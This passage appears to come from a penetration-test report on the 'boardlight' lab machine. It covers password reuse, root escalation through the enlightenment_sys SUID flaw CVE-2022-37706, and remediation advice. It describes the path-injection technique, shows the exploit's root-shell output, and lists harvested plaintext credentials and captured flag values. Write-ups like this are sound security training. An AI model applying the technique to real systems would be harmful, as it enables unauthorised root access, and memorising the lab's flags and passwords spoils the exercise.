        inet6 fe80::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
```

Connected as `larissa` to the target system `boardlight` with IP 10.129.231.37 after reusing the discovered password for MySQL database account

Remediation

Enforce unique, strong passwords for every account and service. Reset all affected credentials.

5.4 [High] Privilege escalation via `enlightenment_sys` SUID CVE-2022-37706

Severity	High
Affected Host	10.129.231.37 (boardlight)
Affected Binary	`/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Enlightenment)`
CVSS	7.8 High [AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H]

Description

The SUID binary `enlightenment_sys` (`/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys`) presents a vulnerability CVE-2022-37706 that exploits a flaw of the program validating paths specified by user when using `/bin/mount` with `enlightenment_sys`.

Impact

An attacker connected to the target system can abuse this binary by setting the path to the allowlisted `/dev/` path, followed by a separator `;` to break the original line and inject system commands. Creating a file containing simple shell (`/bin/sh`) in a writable directory can inject a command in the mount path to execute the file, and as it runs as root, obtain a root shell.

Evidence

```
=========================
   CVE-2022-37706 Exploit
=========================
[*] Searching for the vulnerable SUID file...
[*] This may take a few seconds...
[+] Vulnerable SUID file found: /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
[*] Attempting to pop a root shell...
[+] Exploit prepared at /tmp/exploit
[+] Enjoy your root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami && ifconfig | grep inet
root
        inet 10.129.231.37  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
# cat /root/root.txt
9dd15a4cd61372a31a14666a8ce4fc95
```

root shell, target system `boardlight` with IP 10.129.231.37 after executing /bin/sh with SUID `enlightenment_sys`

Remediation

Upgrade Enlightenment to latest release: https://www.enlightenment.org/download

References

https://www.sentinelone.com/vulnerability-database/cve-2022-37706/

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password	Privilege
10.129.231.37	admin	admin	Dolibarr login
10.129.231.37	dolibarrowner	serverfun2$2023!!	Dolibarr DB
10.129.231.37	larissa	serverfun2$2023!!	System User SSH

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.231.37	user.txt	6af8dce3f2c70030c319fa2247f864fa	/home/larissa/user.txt
10.129.231.37	root.txt	9dd15a4cd61372a31a14666a8ce4fc95	/root/root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.1 [High] Default credential for `Dolibarr` authentication	High	Very Low	1st
5.2 [High] `Dolibarr 17.0.0` CVE-2023-30253 PHP code injection	High	Low	2nd
5.3 [High] System Account takeover due to Password reuse	High	Very Low	3rd
5.4 [High] Privilege escalation via `enlightenment_sys` SUID CVE-2022-37706	High	Low	4th

8. Appendices

Appendix A — Proof of Compromise

```
larissa@boardlight:~$ whoami && ifconfig | grep inet
larissa
        inet 10.129.231.37  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
```

Connected as `larissa` to the target system `boardlight` with IP 10.129.231.37 after reusing the discovered password for MySQL database account

```
=========================
   CVE-2022-37706 Exploit
=========================
[*] Searching for the vulnerable SUID file...
[*] This may take a few seconds...
[+] Vulnerable SUID file found: /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
[*] Attempting to pop a root shell...
[+] Exploit prepared at /tmp/exploit
[+] Enjoy your root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami && ifconfig | grep inet
root
        inet 10.129.231.37  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a0de:adff:fe14:5697  prefixlen 64  scopeid 0x20<link>
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
# cat /root/root.txt
9dd15a4cd61372a31a14666a8ce4fc95
```

root shell, target system `boardlight` with IP 10.129.231.37 after executing /bin/sh with SUID `enlightenment_sys`

Appendix B — Glossary

CVE Common Vulnerabilities and Exposures — reference for known vulnerabilities.

CVSS Common Vulnerability Scoring System — standardised severity scoring 0–10.

RCE Remote Code Execution — running arbitrary commands on a remote system.

PoC Prove of Concept — code/document that demonstrate a vulnerability is exploitable.